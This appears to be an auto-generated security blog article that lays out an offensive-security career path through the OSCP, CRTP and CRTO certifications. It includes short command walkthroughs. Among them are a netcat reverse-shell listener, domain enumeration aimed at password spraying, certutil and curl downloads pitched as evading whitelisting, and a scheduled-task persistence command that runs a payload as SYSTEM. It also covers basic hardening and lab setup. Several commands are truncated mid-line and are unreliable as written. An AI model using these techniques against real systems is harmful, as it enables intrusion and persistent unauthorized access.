
Listen to this Post

Introduction:
The cybersecurity battlefield is undergoing a seismic shift. As we progress through 2026, the industry is no longer just about defending perimeters; it’s about autonomous AI agents, advanced persistent threats, and the evolving complexity of hybrid infrastructures. For aspiring security researchers and offensive professionals, the path forward requires more than just passion—it demands a structured, certification-driven roadmap that combines foundational knowledge with hands-on adversary simulation. This article provides a comprehensive guide, inspired by industry experts and designed to transform beginners into battle-ready Red Team operators.
Learning Objectives:
- Objective 1: Understand the critical certifications (OSCP, CRTP, CRTO) required to advance from a beginner to an expert in offensive security.
- Objective 2: Master essential Linux and Windows commands and practical tutorials for penetration testing, Active Directory exploitation, and cloud hardening.
- Objective 3: Analyze the impact of AI and emerging threats on the 2026 cybersecurity landscape and how to leverage training courses for career growth.
You Should Know:
- Decoding the Trinity of Offensive Certs: OSCP, CRTP, and CRTO
The certification landscape in 2026 is about proving practical, hands-on skills. Three certifications currently dominate the offensive security space, each serving a unique purpose in your career journey.
The OSCP (Offensive Security Certified Professional) is your entry point. It is a 24-hour grueling exam that tests your ability to conduct a penetration test against multiple live machines. It focuses on fundamental enumeration, exploitation, and buffer overflows. It is widely considered the gold standard for penetration testers. Typically, preparation requires 3-6 months of dedicated study, spending 10-20 hours per week on platforms like Hack The Box and Proving Grounds.
Once you have conquered the OSCP, the CRTP (Certified Red Team Professional) from Altered Security teaches you how to attack and defend modern Active Directory environments. Unlike general pentesting, CRTP focuses on post-exploitation, lateral movement, and trust mapping in fully patched enterprise networks, requiring a 24-hour exam to compromise multiple domains and forests.
Finally, the CRTO (Certified Red Team Operator) by Zero-Point Security teaches advanced adversary simulation and defense evasion using Cobalt Strike. It assumes you already understand AD and focuses on using a Command and Control (C2) framework to operate like a real threat actor.
Step‑by‑step guide explaining what this does and how to use it (OSCP Prep Phase):
This sequence outlines the standard reconnaissance methodology used in the OSCP exam.
Step 1: Network Scanning (Linux)
Command: `sudo nmap -sC -sV -p- -T4 -oA target_scan
What it does: Runs a full port scan (-p-) with service detection (-sV) and default scripts (-sC). The `-oA` outputs results in all formats.
Step 2: Web Enumeration
Command: `gobuster dir -u http://
What it does: Bruteforces hidden directories on the web server using a common wordlist. Use `-t 50` to set 50 concurrent threads for speed.
Step 3: Exploitation (Reverse Shell)
Command: `nc -lvnp 4444` (On your attacker machine)
What it does: Opens a Netcat listener on port 4444 to catch the incoming reverse shell from the target.
- The 2026 Career Roadmap: From SOC Analyst to Red Team Lead
For beginners in 2026, the “Red Team” is the ultimate goal, but you must first build a foundation. The most reliable path starts with a Security Operations Center (SOC) analyst role. Here, you learn log analysis, network fundamentals, and incident response. From there, you specialize into a Blue Team (defensive) role before crossing over to the Red Team (offensive).
Technical skills required at every level include mastery of Linux and Windows operating systems, TCP/IP networking, and scripting (Bash/PowerShell/Python). In 2026, structured training programs and hands-on labs are replacing traditional degrees because employers want to see practical skills, not just theory.
Step‑by‑step guide: Transitioning from Windows Security to Active Directory Exploitation (CRTP Style)
This uses native Windows commands to enumerate a domain.
Step 1: Enumerate Domain Users (Windows CMD)
Command: `net user /domain`
What it does: Lists all user accounts in the Active Directory domain. This identifies potential targets for password spraying.
Step 2: Enumerate Domain Admins
Command: `net group “Domain Admins” /domain`
What it does: Reveals the high-value users who have administrative access across the entire domain.
Step 3: Find Shares
Command: `net view \\ /all`
What it does: Lists the shared resources (SMB shares) on a specific machine in the network, which may contain sensitive data.
3. AI: The Double-Edged Sword of 2026 Security
In 2026, AI is not just a tool; it is a threat vector and a defense mechanism. Offensively, attackers are using AI for “vibe coding” to automate the creation of polymorphic malware and deepfakes. Autonomous AI agents are now capable of scanning networks continuously and generating custom exploits on the fly without human intervention. Defensively, AI-driven operations are crucial for anomaly detection and reducing analyst burnout by filtering false positives.
Step‑by‑step guide: Hardening Cloud Infrastructure Against AI-Powered Attacks
To defend against automated AI scraping and exploitation, you must harden your cloud assets.
Step 1: Restrict SSH Access (Linux Hardening)
Command: `sudo nano /etc/ssh/sshd_config`
What it does: Edit the SSH config file. Change `PermitRootLogin` to `no` and add AllowUsers [bash]. Then run `sudo systemctl restart sshd` to apply.
Step 2: Install Fail2Ban
Command: `sudo apt-get install fail2ban -y` && `sudo systemctl enable fail2ban`
What it does: Installs and enables a service that automatically blocks IPs that show malicious signs (e.g., too many password failures).
Step 3: Disable Unused Ports (Windows Firewall)
Command (PowerShell): `New-NetFirewallRule -DisplayName “Block Port 445” -Direction Inbound -LocalPort 445 -Protocol TCP -Action Block`
What it does: Blocks the SMB protocol on port 445, preventing lateral movement and ransomware propagation if the network is compromised.
4. Mastering File Transfers and Persistence
During an engagement, moving files onto a target or maintaining access is critical. Attackers frequently use common living-off-the-land binaries to evade detection.
Step‑by‑step guide: Transferring Files Without Detection
Step 1: Using Certutil (Windows)
Command: `certutil -urlcache -f http://
What it does: Downloads a file using the legitimate Windows certificate management tool, often bypassing application whitelisting controls.
Step 2: Using cURL (Linux)
Command: `curl -O http://
What it does: Fetches a remote file and saves it with the original name (-O).
Step 3: Establishing Persistence via Scheduled Tasks (Windows)
Command: `schtasks /create /tn “UpdateTask” /tr “C:\path\payload.exe” /sc onlogon /ru “System”`
What it does: Creates a scheduled task named “UpdateTask” that runs your payload as SYSTEM every time a user logs on.
5. Building Your Virtual Lab Environment
You cannot learn offensive security without breaking things legally. Building a home lab is the single most important step you can take.
Step‑by‑step guide: Setting up a Virtual Lab with VMware/VirtualBox
Step 1: Download Kali Linux
Action: Visit the official Offensive Security website to download the Kali Linux ISO. This is your attacker machine, pre-loaded with hundreds of pentesting tools.
Step 2: Install Windows 10/Server Evaluation
Action: Download a Windows 10 or Windows Server evaluation copy from Microsoft. This will serve as your target.
Step 3: Configure Internal Networking
Action: In your hypervisor (VMware/VirtualBox), change the network adapter for both VMs to “NAT Network” or a custom “Host-Only” internal network. This isolates your lab from your physical home network and allows the machines to communicate securely.
6. Connecting with the Community
Cybersecurity is not a solo sport. Following experts like Mohit Soni (CRTO, OSCP, OSWP) and organizations like Lancer-Infosec provides mentorship and real-time learning opportunities. Events and training courses offered by such groups provide the structured accountability needed to stay on track.
What Undercode Say:
- Key Takeaway 1: The “Certification Trinity” of OSCP, CRTP, and CRTO forms a logical, progressive sequence. Jumping straight to CRTO without understanding basic enumeration (OSCP) or Active Directory fundamentals (CRTP) will likely lead to failure.
- Key Takeaway 2: Automation is the future. While manual hacking remains a core skill, understanding how to script enumeration and being aware of how AI can automate reconnaissance is no longer optional for a career that extends beyond 2026. The industry is moving towards “Human-led, AI-assisted” operations.
- Analysis: The post highlights a crucial shift in the Indian and global cybersecurity market. Founders like Mohit Soni are moving away from generic theory training and focusing on “war story” driven, certification-aligned bootcamps. The emphasis on CRTO (which is less common than OSCP) indicates a market demand for advanced Red Team operators capable of using frameworks like Cobalt Strike, not just entry-level pentesters. The inclusion of contact information and a specific time-zone (Asia/Kolkata) suggests a localized, mentorship-driven approach designed to solve the “experience gap” plaguing recent graduates.
Prediction:
By 2027, the demand for professionals with CRTO and OSEP (Advanced Evasion) certifications will surpass the demand for junior OSCPs as organizations focus on detecting and responding to sophisticated, living-off-the-land attacks. Furthermore, AI Security Specialists who can “poison” training data or secure AI model pipelines will become a distinct, high-paying career track separate from traditional cybersecurity, fundamentally altering the career roadmaps of 2026.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: 0xfrost Join – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


